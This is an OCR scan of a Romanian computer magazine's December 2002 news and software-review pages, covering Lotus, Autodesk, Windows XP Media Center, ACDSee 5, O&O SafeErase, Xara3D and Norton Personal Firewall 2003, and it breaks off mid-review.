
Lotus Learning Space constituie un sistem de învăţare electronică, un gen de „clasă virtuală" (virtual classroom), aşa cum a fost denumit acest program de IBM, care consideră că el poate aduce reduceri semnificative în materie de costuri în cadrul companiilor.

Lotus Sametime 3 constituie o platformă de Instant Messaging care permite folosirea de către companii a acestui tip de serviciu, beneficiind de facilităţi sporite de securitate. Strâns legat de Sametime este Lotus QuickPlace 3, o aplicaţie ce permite colaborarea diverselor echipe prin partajarea unui spaţiu comun de lucru, vizibil pentru toţi cei din cadrul grupului. Ambele (Sametime şi Quick Place) dispun de o serie de funcţii printre care se numără şi integrarea calendarului din Lotus Notes 5 şi 6 sau din Microsoft Outlook, care va putea fi vizualizat de toţi membrii grupului de lucru.

Cum spuneam şi la început, cele mai cunoscute şi probabil cele mai importante unelte din acest set sunt platforma Lotus Domino 6 şi corespondentul său dintr-o anumită perspectivă pe partea de client, Lotus Notes 6. Dintre principalele îmbunătăţiri aduse în Notes şi Domino 6 putem enumera: simplificarea interfeţei şi practic eliminarea (conform IBM) a oricărui efort de configurare din partea utilizatorului; mărirea capabilităţilor de management a informaţiilor prin adăugarea de posibilităţi noi de gestionare a ataşamentelor, de anumite funcţii drag& drop şi prin asocierea de coduri de culoare pentru diferite elemente; funcţia de calendaring include suport pentru zone multiple. De asemenea, există o serie de îmbunătăţiri şi pe partea de administrare, printre care se numără gestiunea centralizată a arhivării mesajelor, funcţii de control pentru spam, upgrade centralizat pentru clienţi.



Sametime 3 constituie o platformă pentru lucrul în echipă.



Codurile de culoare din Lotus Notes 6 permit o gestionare mai bună a mesajelor.

www.ibm.com

Autodesk

Inventor 6 de la Autodesk

Autodesk a lansat programul Inventor 6, care furnizează soluţii specifice industriei electromecanice şi constructoare de maşini.

Pe baza observaţiilor făcute de utilizatori, producătorul a inclus în ultima versiune a software-ului Autodesk Inventor peste 200 de noutăţi. El conţine, printre altele, utilitarul Autodesk Shape Manager care creează – prin combinarea solidelor şi a suprafeţelor – piese complexe.

„Autodesk Inventor 6 conţine îmbunătăţiri majore ce au ca rezultat dezvoltarea rapidă a unor produse inovative. Tranziţia de la proiectarea bidimensională la cea tridimensională conferă uşurinţă în folosire şi productivitate superioară celorlalte sisteme CAD", consideră Robert Kross, vicepreşedinte Autodesk.

Pentru a veni în sprijinul utilizatorilor, Autodesk şi CADalog Inc. au creat un centru gratuit de resurse, o bibliotecă online cu milioane de piese standardizate, specifice industriei mecanice.

Prin opţiunea drag-and-drop acestea pot fi transferate de pe Internet, direct în fişierele Autodesk Inventor.

www.autodesk.com

we still have nothing to say

nVIDIA®

graphics

www.acer.ro

Microsoft

Windows XP Media Center Edition


O nouă aromă de Windows XP şi-a făcut apariţia în această toamnă sub forma lui Win XP Media Center Edition, o variantă a acestui sistem de operare destinată maselor largi de utilizatori, care încearcă dintr-o anumită perspectivă substituirea seturilor TV şi DVD cu PC-urile.

Media Center Edition dispune, pe lângă funcţiile specifice Windows XP, de o interfaţă (apelabilă prin intermediul unei telecomenzi compatibile Media Center) ce unifică într-un singur loc elementele legate de conţinutul media (digital sau nu), de la rularea de filme de pe DVD, redarea de muzică (şi gestionarea acesteia) până la redarea programelor TV.

Microsoft a inclus în această nouă variantă de sistem de operare şi o serie de facilităţi de protecţie a drepturilor de autor şi tocmai din acest motiv rămâne de văzut ce succes va avea Media Center.

Cei mai apropiaţi parteneri ai companiei din Redmond în acest context sunt HP şi Samsung, prima dintre cele două oferind deja la data lansării lui Win XP Media Center Edition un model de PC bazat pe acest sistem de operare.

www.microsoft.com



Interfaţa Media Center este apelabilă prin intermediul unei telecomezi compatibile Media Center.

GeCAD

Certificare ICSA pentru RAV AntiVirus Desktop 8.6

GeCAD Software anunţă că produsul RAV AntiVirus Desktop 8.6 pentru Windows XP a primit certificarea de calitate a Laboratoarelor ICSA. Sesiunile de teste au fost efectuate de către acestea pe platforma Windows XP, fiind punctată funcţionalitatea modulelor RAV Desktop de scanare la cerere şi automat.

GeCAD este a doua companie românească ce obţine certificarea din partea Laboratoarelor ICSA.

ICSA LABS este specializată în testarea şi certificarea produselor de securitate. Organizaţia testează 95 % din produse pe diferite categorii tehnologice precum antivirus, criptare, PKI, IPSec, VPN, firewall, PC firewall, detectarea oricăror încercări de atac la securitate şi a securităţii informaţiilor deţinute.

www.gecad.ro

Roxio

Easy CD Creator 6 în stadiu beta

Deşi pare curios, Roxio menţine pe piaţă două programe diferite de scriere a CD-urilor: WinOnCD, care se află la versiunea 5 (Power Edition) şi 6 (DVD Edition), şi Easy CD Creator, a cărui versiune 6 a ajuns acum în stadiu beta. Aceasta se găseşte pe site-ul Roxio şi este livrată sub forma unei imagini ISO a CD-ului de instalare (motiv pentru care aceia care vor descărca programul vor avea nevoie şi de o conexiune bună la Internet).

Cei interesaţi de noua versiune vor putea intra în programul de beta-testing în urma unei selecţii realizate de Roxio pe baza formularului electronic disponibil pe site-ul companiei.

Anterior va fi nevoie însă de înscrierea în cadrul unui grup de discuţii de pe site-ul Roxio.

www.roxio.com

Computer Associates

Backup simplificat în BrightStor 9

Data Networks Associates Sw şi Datacom Software, parteneri certificaţi Computer Associates, anunţă disponibilitatea versiunii 9 a produsului BrightStor ARCserve Backup pentru Windows. Pentru cei care nu ştiu, aceasta este soluţia Computer Associates de protecţie a datelor, iar noua versiune aduce cu sine un plus de uşurinţă în utilizare, un sistem simplificat de licenţiere şi, afirmă CA, fiabilitate şi performanţă ridicată la un preţ competitiv.

BrightStor ARCserve Backup Versiunea 9 permite clienţilor să combine opţiunile şi agenţii disponibili în funcţie de necesităţi, pentru a dezvolta o soluţie complet personalizată. „Dorim să facem lucrurile cât mai uşoare cu putinţă atât pentru clienţi şi reselleri, cât şi pentru cei ce se ocupă cu implementarea acestei soluţii", a declarat Gary McGuire, CA senior vice-president pentru soluţiile BrightStor.

În cadrul versiunii 9 tehnicienii au posibilitatea de a stabili rute alternative pentru efectuarea sarcinilor de backup, în acest fel izolând transferurile masive de date asociate procedurii de stocare. Aceste noi funcţionalităţi reduc semnificativ timpul de lucru, permiţând automatizarea unei game foarte largi de operaţiuni de rutină. Versiunea 9 din Bright Stor ARCserve Backup este certificată pentru Microsoft Windows şi pentru .NET. Versiunea pentru NetWare a BrightStor ARCserve Backup va fi disponibilă în cursul acestei luni (decembrie), iar o versiune pentru Linux va fi disponibilă în variantă beta la sfârşitul anului.

www.ca.com

Sondaj


Folosirea PC-urilor

Unul dintre sondajele găzduite recent de site-ul CHIP a fost legat de domeniul de utilizare al PC-urilor, mai exact de tipul de aplicaţii folosite.

Astfel, la întrebarea „Ce tip de aplicaţii folosiţi pe sistemul dumneavoastră?", cele mai multe răspunsuri oferite de vizitatorii site-ului au indicat aplicaţiile multimedia, urmate de jocuri şi aplicaţiile de birou. Notabilă a fost proporţia utilizatorilor care folosesc diverse limbaje de programare.

Datele complete sunt disponibile în graficul alăturat. Trebuie menţionat şi faptul că au fost posibile şi răspunsuri multiple.

www.chip.ro



Aplicaţiile multimedia şi jocurile sunt cele mai folosite. La o distanţă apropiată se află aplicaţiile de birou.

we still have nothing to say

nVIDIA®

graphics^n

www.acer.ro



Software sub lupă

În luna aceasta redactorii CHIP au testat un viewer grafic de la ACD Systems, un firewall de la Symantec, suita de protecție antivirus enterprise de la Panda și utilitare de la Xara și O&O Software, alături de cel mai interesant program al lunii decembrie.

Ionuț Bălan, Cătălin Constantin

Mai mult decât un program de vizualizare a pozelor

ACDSee 5.0 Standard

Pentru fiecare dintre noi imaginile digitale au căpătat o importanță tot mai mare. Fie că sunt fotografii de familie, planuri și scheme în diferite formate sau fotografii ale actorilor preferați, cantitatea acestora crește continuu. De aceea, de pe fiecare sistem nu ar trebui să lipsească cel puțin un viewer de imagini, dacă nu mai multe instrumente pentru organizarea acestora.

Fără îndoială, ACDSee reprezintă un nume deja consacrat în acest domeniu. Cei care cunosc versiunile anterioare ale acestui program știu despre ce este vorba. Pentru cei care nu știu, să spunem că ACDSee este unul dintre cele mai complete și versatile programe pentru vizualizarea imaginilor, a diferitelor formate grafice și, în bună măsură, și a conținutului multimedia.

Și vechi și nou

Cei care regretă încă versiunea 3 a acestui program au de ce să se bucure. La începutul folosirii lui ACDSee 5, utilizatorul este întrebat dacă preferă interfața clasică a versiunii 3 sau cea introdusă în versiunea 4. De altfel, aspectul programului și al diferitelor pane-uri poate fi ușor personalizat din opțiunile programului și salvate ca atare.


Unul dintre aspectele care au deranjat cel mai mult la versiunea 4 – motorul de gestionare al colecției de fotografii – se pare că a fost ameliorat.

Crearea thumbnail-urilor și adăugarea lor în baza de date este mult mai rapidă și nu impietează asupra funcționării generale a sistemului, ca în trecut. De altfel, în momentul în care este accesat un director sau o anumită partiție, se execută o operațiune de scanare, iar fișierele media sunt adăugate la colecție.

Întorcându-ne la aspectele de funcționalitate, noua versiune introduce o nouă facilitate – Calendar View – în care imaginile pot fi vizualizate în funcție de diferite criterii calendaristice: data în care au fost făcute fotografiile (pe baza informațiilor EXIF), data în care au fost adăugate în baza de date, pe zile, luni, ani etc. De asemenea, imaginile pot fi organizate acum în categorii și subcategorii, în funcție de preferințe.

Îl iubești sau îl urăști

Fiind un program care se dorește a fi cât mai complet, gama de operațiuni posibile cu ACDSee 5 este largă: achiziționarea imaginilor din surse externe (TWAIN sau WIA), browsing și slide-show-uri, arhivarea, convertirea și editarea diferitelor proprietăți ale imaginilor, crearea foilor cu contacte și a albumelor de fotografii. Totodată, inclus în aceeași distribuție este și FotoCanvas Lite, un mic editor pentru imagini, care se poate dovedi foarte util pentru efectuarea unor retușuri asupra fotografiilor.



Noua posibilitate de vizualizare a imaginilor – *Calendar View*.

Din păcate, trebuie menționate și deficiențele pe care le prezintă la rulare această versiune de ACDSee. Este încă destul de instabil, blocându-se brusc în cadrul unor operațiuni normale, fără o explicație plauzibilă. De asemenea, unele dintre plug-in-urile sale mai prezintă erori, dar tratarea lor a fost elegantă.

Ca o opinie finală, ACDSee 5 aduce o ameliorare vizibilă față de versiunea precedentă. Nostalgicii versiunii 3 au motive de bucurie. Însă prețul poate puțin cam mare și, pentru unii, „inflația" de opțiuni și facilități, nu vor determina pe foarte mulți să-și schimbe programul pe care îl folosesc în mod curent.


Evaluare CHIP 93

Ergonomie:	88
Funcționalitate:	93
Resurse:	100
Producător:	ACD Systems
Distribuitor:	Romsym Data
Telefon:	021-3231431
Internet:	www.romsym.ro
Preț:	62 USD

Highlight decembrie 2002

Xara Menu Maker 1.0

Xara Menu Maker este o aplicație ce vă ușurează procesul de realizare a meniurilor pentru aplicații sau pagini



web. Sunt incluse peste 250 de template-uri, iar procesul de generare a codului sursă Java Script sau HTML este automatizat. De asemenea, mai pot fi create și meniuri ierarhice DHTML. Codul generat cu acest program se poate integra extrem de ușor în proiectele FrontPage sau Dreamweaver.

www.xara.com

we still have nothing to say

nVIDIA®

graphics n

www.acer.ro


Shredder software

O&O SafeErase 1.0

Utilizatorii cu ceva mai multe cunoștințe despre calculatoare și modul de funcționare al acestora știu prea bine că simpla opțiune „Delete" nu are ca efect ștergerea definitivă a datelor. Cu anumite programe specializate se pot recupera foarte ușor fișierele care au fost șterse prin opțiunea „Delete" oferită de sistemele de operare Windows. De aceea, organismele naționale și internaționale care se preocupă de securitate (Departament of Defense, National Security Agency din SUA, BSI din Germania) au trasat câteva directive în ceea ce privește modul de ștergere a datelor confidențiale, iar firmele de software au început să ofere aplicații care se conformează acestor directive. În această lună vă prezentăm soluția O&O SafeErase oferită de firma germană O&O Software, companie acreditată ca partener certificat Microsoft, toate produsele sale fiind atestate (din punct de vedere al compatibilității și al stabilității în funcționare, cu produsele Microsoft) de către laboratoarele companiei din Redmond.


Un mic add-on

De fapt, aplicația O&O SafeErase este un add-on care se integrează cu sistemul de operare. La executarea unui clic dreapta pe un anumit fișier/director din Windows Explorer, în meniul contextual veți regăsi funcția SafeErase. Prin activarea sa, aveți posibilitatea să ștergeți iremediabil (conform unor standarde de securitate definite de NSA și DOD) fișierele selectate. De aici puteți opta pentru unul din cele cinci niveluri de securitate prin care se vor șterge fișierele. Dacă dintr-un motiv sau altul considerați că este destul de dificil să navigați prin meniul contextual și să activați opțiunea de SafeErase, puteți elimina iremediabil fișierele direct din Recycle Bin. Ștergeți normal fișierele și apoi printr-un clic dreapta pe Recycle Bin, activați opțiunea de SafeErase. Dată fiind ireversibilitatea operațiunii de ștergere, SafeErase vă întreabă de mai multe ori dacă sunteți de acord cu ștergerea fișierelor selectate. Din acest motiv este bine să folosiți cu atenție acest program, pentru a nu șterge accidental fișierele importante.



Puteți observa modul în care SafeErase se achită de sarcini.

Selecția nivelurilor de securitate.



Un haos controlat

SafeErase folosește cinci configurații pentru ștergerea datelor. În funcție de nivelul ales, datele sunt șterse mai mult sau mai puțin „riguros" (conform standardelor de securitate). Pe nivelul cel mai de jos (Lowest Security) datele din fișiere sunt suprascrise într-o singură trecere folosind o serie aleatorie de biți. Această metodă este cea mai rapidă, dar și cea mai puțin sigură, existând posibilitatea, cu unelte speciale, de a recupera datele. De aceea nu este recomandată decât pentru datele mai puțin importante, dar care se găsesc în volum mare.

A doua metodă de ștergere a datelor, implementată în SafeErase, este cea Low Security. Ea se bazează pe un algoritm NSA descris în „National Industrial Security Program Operating Manual" (elaborat de US. DoD 5220.22-M). Metoda de ștergere este relativ simplă, constând în suprascrierea de trei ori a datelor. În prima trecere fișierul este umplut cu o anumită valoare, în cea de-a doua trecere cu complementul ei, iar pentru ultima trecere se generează o valoare aleatorie, cu care este suprascris fișierul. Urmează algoritmul Medium Security, ce se conformează standardului de securitate descris de către instituția germană de securitate, BSI, în manualul „BSI IT Baseline Protection Manual". Sunt specificate trei etape de suprascriere a datelor, fiecare etapă constând în generarea unei valori, o umplere a fișierului cu această valoare și apoi cu complementul ei. Metoda este sigură și relativ rapidă.

Eliminare totală

Ultimele două metode de ștergere (distrugere) a datelor sunt cele mai sigure, dar necesită timp. Metoda High Security se bazează pe un algoritm NSA, descris în „National Industrial Security Program Operating Manual" (directiva US DOD 5220.22-M ECE) din ianuarie 1995. Ea constă în suprascrierea datelor de trei ori folosind metoda Low Security, apoi cu un șir aleatoriu și în final o nouă trecere Low Security.

Cea mai puternică metodă de distrugere a datelor este cea High Security. Aceasta este de altfel cea mai complexă metodă, dar și cea care consumă cel mai mult timp. Algoritmul folosit este cel descris de Peter Gutmann în articolul „Secure Deletion of Data from Magnetic and Solid-State Memory". Sunt prevăzute 27 de sesiuni de suprascriere a datelor, folosind algoritmi predefiniți. Pentru o mai bună protecție (dacă mai este cazul!), sesiunile sunt apelate în mod aleatoriu.

Chiar dacă mai prezintă unele bug-uri (atunci când conlucrează cu diverse soluții de protecție a datelor), SafeErase este un instrument foarte util pentru eliminarea definitivă a datelor.

În unele instituții, folosirea unui program de tip shredder pentru eliminarea totală a unor date importante este reglementată prin lege, iar numărul opțiunilor în acest sens este mare. Totuși, când alegeți un astfel de program, este bine să țineți seama de certificările pe care le are (atât în ceea ce privește buna funcționare, cât și a standardelor pe care le respectă).

Evaluare CHIP 96

Ergonomie:	91
Funcționalitate:	98
Resurse:	100
Producător:	O&O Software
Internet:	www.oo-software.com
Preț:	43 EURO

we still have nothing to say

nVIDIA®
graphics

www.acer.ro

Animarea 3D a unui text

Xara3D 5.01

Existența unui text 3D (și animat, dacă se poate) face mult mai atractivă o pagină de web sau documentația unei aplicații, ca să nu mai amintim de eventualele filme de prezentare a anumitor produse. Dezvoltatorii de pagini web folosesc, în marea lor majoritate, instrumente puternice (de tipul Macromedia Flash MX) pentru a realiza astfel de proiecte. Există însă și aplicații mai simple (și mai ieftine) care vă permit să realizați rapid și fără efort texte animate de o foarte bună calitate. Una dintre acestea este și Xara3D, ajunsă acum la versiunea 5.


Pentru plăcerea ochiului

De obicei, dezvoltatorii site-urilor folosesc șiretlicuri (de genul textului animat) pentru a canaliza atenția vizitatorului către anumite zone din pagină. Una dintre acestea este și tehnica includerii unor titluri animate sau butoane de acest tip. Până nu de mult timp, dezvoltarea unor astfel de obiecte se putea face doar cu aplicații complexe, folosind controale ActiveX sau applet-uri Java. Acest lucru presupunea ca dezvoltatorul unei pagini web să fie familiarizat cu elementele de programare și să dispună și de o bogată imaginație, pentru a putea folosi la maxim opțiunile puse la dispoziție de acele instrumente. Au apărut însă și programe specializate care vă permit să creați, în foarte puțini pași, elementele de animație pe care doriți să le includeți în pagină, folosind o interfață vizuală.

Simplitate desăvârșită

În mai puțin de 1,5 MB, Xara3D include destule funcții extrem de utile, precum și câteva template-uri pentru animații sau texturi. Cu toate acestea, aplicația este destul de puternică, oferindu-vă posibilitatea de a genera rapid animații plăcute ochiului. După pornirea aplicației nu aveți nevoie decât de câteva minute pentru a vă obișnui cu interfața. Programul este structurat asemenea unui editor de imagini, fiecare funcție fiind ușor accesibilă din meniul programului sau din butoanele din interfață. Lucrul cu această aplicație este cum nu se poate mai simplu, utilizatorul trebuie doar să introducă textul pe care dorește să îl animeze, să stabilească o culoare (sau textură) și să își aleagă unul dintre template-urile de animație care se potrivește cel mai bine mesajului descris. După aceasta are posibilitatea de a-și urmări opera. În fereastra de lucru, fiecare opțiune este aplicată imediat.

Dat fiind faptul că se pot face animații destul de complexe, calitatea imaginii redate în fereastra de lucru ar putea avea de suferit dacă dispuneți de un sistem mai slăbuț. Totuși, pe un sistem mediu nu ar trebui să aveți probleme, chiar dacă aveți texturi și animații complexe.



Selecția unui model de buton.


Posibilități de finisare

Să nu credeți că Xara3D nu vă permite să vă finisați munca pentru că este un program simplu! Ba dimpotrivă, pentru aceia dintre dumneavoastră care doresc acest lucru, Xara3D oferă posibilități multiple de finisare a muncii. În primul rând, nu sunteți limitat la folosirea unui singur set de fonturi. La introducerea textului, puteți selecta cel mai convenabil font (instalat pe sistem), spațierea literelor, culoarea sau aspectul (bold, italic, outline). Dacă doriți, puteți extruda textul din față sau din spate, palierul de extrudare fiind introdus numeric. Urmează opțiunile de umbrire a textului (există posibilitatea de a muta în scenă cele trei surse de lumină), de aplicare a texturii pentru text sau imaginea din fundal (background). Xara3D poate fi folosit și pentru realizarea de butoane 3D. Prin activarea opțiunii Button, textul scris de dumneavoastră va fi inclus într-un buton. Forma acestuia poate fi aleasă din baza de template-uri existente.

Animații 3D

Întreaga putere a aplicației Xara3D se regăsește în modulul de animare 3D a textului, care apoi poate fi salvat în format SWF (Flash), AVI sau ANI. După ce ați terminat de finisat textul, vă mai rămâne să îl animați. Modulul de animație permite setarea caracteristicilor de bază, și anume numărul de imagini afișate într-o secundă (fps), numărul de imagini dintr-un ciclu de animație, precum și opțiunea de loop. Mai trebuie să selectați un stil (din larga bază cu template-uri), după care se va face animația, o axă (Ox, Oy, Oz) și sensul de rotație.

Indiferent de motivul pentru care trebuie să realizați un text 3D sau un buton animat, Xara3D este cu siguranță o opțiune foarte bună. În primul rând datorită ușurinței de folosire și, în al doilea rând, datorită calității foarte bune a proiectelor realizate, Xara3D merită cu siguranță puțină atenție din partea dumneavoastră.



Selecția opțiunilor de animare în Xara3D.

Evaluare CHIP 96

Ergonomie:	93	
Funcționalitate:	96	
Resurse:	100	

Producător: Xara Ltd
Distribuitor: Romsym Data
Telefon: 021-3231431
Internet: www.romsym.ro
Preț: 89 USD

we still have nothing to say

nVIDIA®
graphics^n

www.acer.ro

Securitate personală pe Internet

Norton Personal Firewall 2003

Accesul la Internet, cu toate beneficiile pe care le generează, poate aduce și o serie de inconveniente care au consecințe dintre cele mai neplăcute. De aceea, pentru fiecare utilizator care folosește Internetul, propria securitate trebuie să fie una din priorități. Făcând parte din familia largă a produselor Symantec, Norton Personal Firewall 2003 reprezintă soluția propusă utilizatorului casnic sau de mici dimensiuni pentru protecția în cazul atacurilor dinspre Net.

Tradiție Norton

Utilizatorii familiarizați cu produsele din gama Norton, gen Utilities sau Antivirus, vor remarca asemănările la nivel de interfață ale lui Personal Firewall cu acestea. Aceste asemănări nu se reduc doar la acest aspect, caracteristicile de funcționalitate purtând amprenta experienței pe care o are Symantec în domeniul programelor pentru întreținerea calculatorului. De altfel, este important de știut faptul că filozofia celor de la Symantec se bazează pe modularizarea componentelor și posibilitatea interconectării lor: de exemplu, Norton Internet Security 2003 include Personal Firewall și Antivirus, iar ambele se pot integra cu System Works.


Dar să revenim la Personal Firewall. Instalarea a decurs în parametri normali. În cadrul ei am fost întrebați dacă dorim, după instalare, să aducem la zi componentele programului (versiuni și semnături mai recente) și, fiind vorba de instalarea unor drivere, a fost necesară astfel repornirea calculatorului. Odată efectuată și această operațiune, primul contact cu aplicația se face prin intermediul unui vrăjitor care ne ajută să avem...

Un PC „beton"

În primul rând, suntem ajutați să configurăm rețeaua locală, în cazul în care aceasta există. Programul oferă două arii de „încredere": Trusted, în care intră calculatoarele din rețea care se pot conecta la computerul dumneavoastră, și Restricted, unde pot fi introduse stațiile al căror acces va fi împiedicat. Dacă nu suntem siguri sau nu știm prea multe despre configurarea rețelelor, poate fi folosit vrăjitorul aferent, care din două clic-uri rezolvă această problemă.

